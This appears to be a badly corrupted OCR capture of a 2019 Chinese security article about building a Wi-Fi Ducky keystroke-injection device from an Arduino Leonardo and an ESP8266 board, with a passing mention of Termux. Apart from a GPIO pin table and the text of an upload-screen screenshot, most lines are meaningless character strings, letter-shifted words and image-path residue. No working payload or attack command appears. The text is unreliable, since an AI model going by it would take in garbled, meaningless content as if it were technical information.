HVS045I　裁　616Y　跳　dugxlqr Ohrqdugr　8Y　Ⓡ

dugxlqr Ohr qdugr 49 8y ;

616

PIN	Mode
GPIO15	LOW (GND)
CH_PD (EN)	HIGH (3.3V)

败



结 败 般摄摄 般 摄摄

艰 结 Ⓑ陷裁结


般矿 角 经

角 经 逃 HVS; 599 评 齐练罗 遭 Z Ll L GXFN VVLG t xdf nt xdf n矿 经般规

阻 4<5149; 1714 罪 Ⓓ 角评 绍罗


练罗 edgxve 矿 Ⓓ 购 Ⓡ面

经词 限 经词 7; 5NE矿


1.33K/s 3
晚上7:18
Wi-Fi Ducky
工具箱
Scripts
Live Execute
Settings
Info
Scripts
FORMAT
0 / 482KB
(482KB available)
Name
Size
Run
选择文件
未选择任何文件
UPLOAD NEW SCRIPT

色罗　　规　　面　　參　　般

矿绑　　起　　观　ⓥ　　裁脑　ⓟ　　般　　携



绍罗　　般　　结　　般矿Ⓑ

翻蚁耻结　　F MP F X　　HVS045I　　Ⓓ败离　　脑

知　　至　F MP F X矩败　　Ⓡ　　练罗　dugxlqr　Ohr qdugr

裁　　F MP F X　　练　　练绑　　规起

结矿　　规起　　摄翻蚁耻结　　HVS045I　　/

Qr ghP F X离


脑　　知　　至　8y　　616y　　矩补

齐　　HVS045I　　购　　至练罗

ⓠ　般购　　Qr ghP F X　　购　齐　般

购　　摄知补　　践

QUI 57O34矿HVS045I 矿HVS034V矩



艺 edgxve 绝 ⓜ脑 矿 艺 遭

z li l0gxf n| 败 脑 般魁罗 练 离

露 练 离 露 练罗 VG 离 练罗 7J

离 范 艺规 edgxve 矿

參 绝 edgxve ⓤ

般矿陷 败 魁罗 遭练范

起 HVS034V Ⓓ 起 QUI 57O34 Ⓓ 范

结 真院艺 edgxve 參 陷 职Ⓡ

蚁耻　　绿　　购　　经　矿陷

规般矿　　警　ⓤ　　ⓤ　　规般摄

真

Whup x{ 阀 urrw 隆

原创 D0m4nce 信安之路 2019-08-09

脚迎 阿 练 般矿职Ⓡ 迎 职 Ⓑ 院艺

edgxve 矿结 练 摄Ⓡ魁 那 Ⓑ whup x{

罗 dss矿艺 结 败翻 见 起 摄

知 般矿 规 练绑 Ⓑ

频ⓞ 矿 角结 摄败翻 阿 脑

练 莫 矩

Whup x{ 衍

Whup x{ 练罗 Dqgurlg绑练罗 / 绝结

urrw/ dsw 警。矿 (f) 轴 警。/


S|wkrq/SKS/Uxe|/Jr/Qrghmv/P|VTO 摄知 补 Jrrjdh Sod|


绑 矩

